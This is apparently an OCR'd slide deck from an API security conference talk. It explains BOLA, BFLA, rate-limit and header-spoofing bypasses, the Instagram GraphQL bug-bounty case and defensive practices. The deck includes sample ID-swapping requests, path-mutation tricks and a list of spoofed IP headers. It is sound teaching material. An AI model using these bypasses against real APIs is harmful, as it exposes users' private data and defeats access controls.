
2025 HACKPROVE WORLD


Attacker
Credential brute force hacking tool
Application server
Sending millions of passwords
Request username: admin Password: ...
Response 200 OK Valid username and password
Logged in as admin
Login page

API Authorization Vulnerabilities

BOLA (Broken Object Level Authorization):

- **Definition**: Users can access objects they shouldn't by modifying resource identifiers.
- **Example**: Altering a user ID in an endpoint to view another user's data.
- **Common places to discover**:
  - User Profile and Account Endpoints
    `/api/user/{userId}/profile`
  - Document or File Management Systems
    `/api/documents/{documentId}`
  - Payment or Transaction Data
    `/api/transactions/{transactionId}`
  - Order or Purchase History
    `/api/orders/{orderId}`



Legitimate – userId matches in the query parameter and request	Attack - Attacker changes the userId in the query parameter
Request: GET /v1/customers/15981?userId=207939055 HTTP/1.1 **Authorization:** Bearer gwwh1Y4epjv9Y **Cookie:** _ga=GA1.3.630674023.1502871544; _gid=GA1.2.1579405782.1502871544;userId=207939055**Host:** payments-api.dnssf.com **X-Forwarded-For:** 54.183.50.90	**Request:** GET /v1/customers/15981?userId=207938044 HTTP/1.1 **Authorization:** Bearer gwwh1Y4epjv9Y **Cookie:** _ga=GA1.3.630674023.1502871544; _gid=GA1.2.1579405782.1502871544;userId=207939055**Host:** payments-api.dnssf.com **X-Forwarded-For:** 54.183.50.90

Response:
200 OK
 	
{
userId: 207939055,
firstName: "John",
lastName: "Smith",
email: "john.smith@acme.com",
phoneNumber: "+1650123123"
}
	Response:
	200 OK
	
	{
	userId: 207938044,
	firstName: "David",
	lastName: "Miller",
	email: "david.miller@example.com",
	phoneNumber: "+1912456456"
	}

API Authorization Vulnerabilities

BFLA (Broken Function Level Authorization):

- **Definition**: Unauthorized users accessing functions they shouldn’t.
- **Example**: Sending admin function requests as a regular user.
- **Common places to discover**:

  – Read Admin API documentation


  – Admin-Only Pages
  /api/admin/dashboard
  /api/admin/settings

  – Role-Specific Operations (e.g., User Management, Moderation Features)
  /api/admin/users/{userId}/delete

  – Function-Specific Operations (e.g., Deleting or Updating High-Privilege Data)
  /api/admin/data/update
  /api/admin/data/delete

  – Endpoints for Creating, Approving, or Managing Resources
  /api/admin/resources/create
  /api/admin/resources/approve

(BFLA)



An attacker fails to delete a post that doesn't belong to them through user endpoints
DELETE /posts/1
attacker
The attacker discovers an admin endpoint that doesn't validate RBAC properly
DELETE /admin/posts/1
API

Rate Limiting Bypass Vulnerabilities

- **Definition**: By bypassing rate limits, an attacker can potentially cause significant damage to an application, whether through brute-force attacks, data scraping, denial of service, or other malicious activities.

- **Exploitation**:
  - Alter URL paths to bypass limits:

```
POST /api/myprofile%00
POST /api/myprofile%20
POST /api/myProfile
POST /api/MyProfile
POST /api/my-profile
```

  - Adding meaningless parameters to bypass limits:

```
POST /api/myprofile?test=1
```

  - IP Rotation by using Burp Extensions

  - Try different User-Agent headers to simulate various client devices.

Header Injection Bypass

- **Definition**: Manipulating request headers to bypass rate limits or authentication or Captcha.

- **Example**: Altering headers like X-Forwarded-For with other IP addresses or known IPs within a system.

- **Exploitation**:

– Send requests with spoofed headers using IP variations.

- **Example**:

```
* X-Real-Ip: 127.0.0.1
* Redirect: 127.0.0.1
* X-Client-IP: 127.0.0.1
* X-Forwarded-By: 127.0.0.1
* X-Forwarded-For: 127.0.0.1
* X-Forwarded-Host: 127.0.0.1
* X-Forwarded-Port: 80
* X-True-IP: 127.0.0.1
```

Real-World Example

Instagram GraphQL BOLA Vulnerability

Overview

- **Bug Bounty Hunter**: Mayur Fartade
- **Bounty**: $30,000
- **Platform**: Instagram (GraphQL API)
- **Year**: 2021
- **Vulnerability Type**: Broken Object Level Authorization (BOLA)
- **Impact**: Allows attackers to view private media, including posts, stories, and reels of other users.

Instagram GraphQL BOLA Vulnerability

Vulnerability

- The vulnerability was discovered in Instagram's GraphQL API endpoint: `/api/v1/ads/graphql/`.
- A lack of authorization checks on media ID requests allowed unauthorized access to private user data.


Attack Method

- Step 1: Attacker can send a POST request with a MEDIA_ID parameter.
- Step 2: By specifying a null access token in the request, the attacker can access private data of the media corresponding to that ID.

Request:

POST /api/v1/ads/graphql HTTP/1.1
Host: i.instagram.com
Parameters:
doc_id=[REDACTED]&query_params=
{
"query_params":
{"access_token":"","id":"[MEDIA_ID]"}
}

Response:



```
{
  "data":{
    "instagram_post_by_igid":{
      "id":"[redacted]3",
      "creation_time":1618732307,
      "has_product_tags":false,
      "has_product_mentions":false,
      "instagram_media_id":"[redacted]06",
      "instagram_media_owner_id":"[redacted],
      "instagram_actor":{
        "instagram_actor_id":"[redacted]",
        "id":"[redacted]7"
      },
      "inline_insights_node":{
        "state":null,
        "metrics":null,
        "error":null
      },
      "display_url":"https:\/\/scontent.cdninstagram.com\/v\/t51.29350-15\/[redacted]
      "instagram_media_type":"IMAGE",
      "image":{
        "height":640,
        "width":360
      },
      "comment_count":[redacted]
      "like_count":[redacted]
      "save_count":[redacted]
      "ad_media":null,
      "organic_instagram_media_id":"[redacted]06",
      "shopp
      "shopp
      "shopp
        "sho
      ],
        "sho
      ]
    }
  }
```

Instagram GraphQL BOLA Vulnerability

Summary:

- This bug could have allowed a malicious user to view targeted media on Instagram. An attacker could have been able to see details of private/archived posts, stories, reels, IGTV without following the user using Media ID.
- Details include like/comment/save count, display_url, image.uri, Facebook linked page(if any) and other.

Impact:

- **Private Posts**: Attackers can gain access to private posts, comments, likes, and other media details by simply knowing the **MEDIA_ID**.
- **Access Control Bypass**: The lack of proper authorization checks allowed attackers to access content that was intended to be private.

Instagram GraphQL BOLA Vulnerability

Key Takeaways:
Authorization: Ensure proper authorization is enforced for every sensitive request, especially when dealing with object IDs (like MEDIA_ID).

Token Validation: Null or missing tokens should not bypass access controls; implement proper token validation to prevent such exploits.

Securing APIs

1. Implement strong authentication (OAuth, API keys).
2. Validate and sanitize inputs to prevent injection attacks.
3. Enforce rate limiting to deter abuse.
4. Use API gateways and WAFs for added protection.
5. Regularly test APIs with penetration tools (e.g., OWASP ZAP, Postman).

Tools for Hacking and Testing APIs

- For Testing Vulnerabilities:
  - OWASP ZAP
  - Burp Suite
  - Postman
- For Monitoring and Security:
  - API Gateway (e.g., Kong, Apigee)
  - Web Application Firewall (WAF)

Best Practices for API Security

- – Design APIs with security-first principles.
- – Use encryption (e.g., HTTPS, TLS).
- – Employ logging and monitoring to detect unusual activity.
- – Follow OWASP API Security Top 10 guidelines.

Conclusion

- Stay Ahead of API Threats!
  - Learn.
  - Test.
  - Secure.

HACKPROVE

2025 HACKPROVE WORLD

THANKS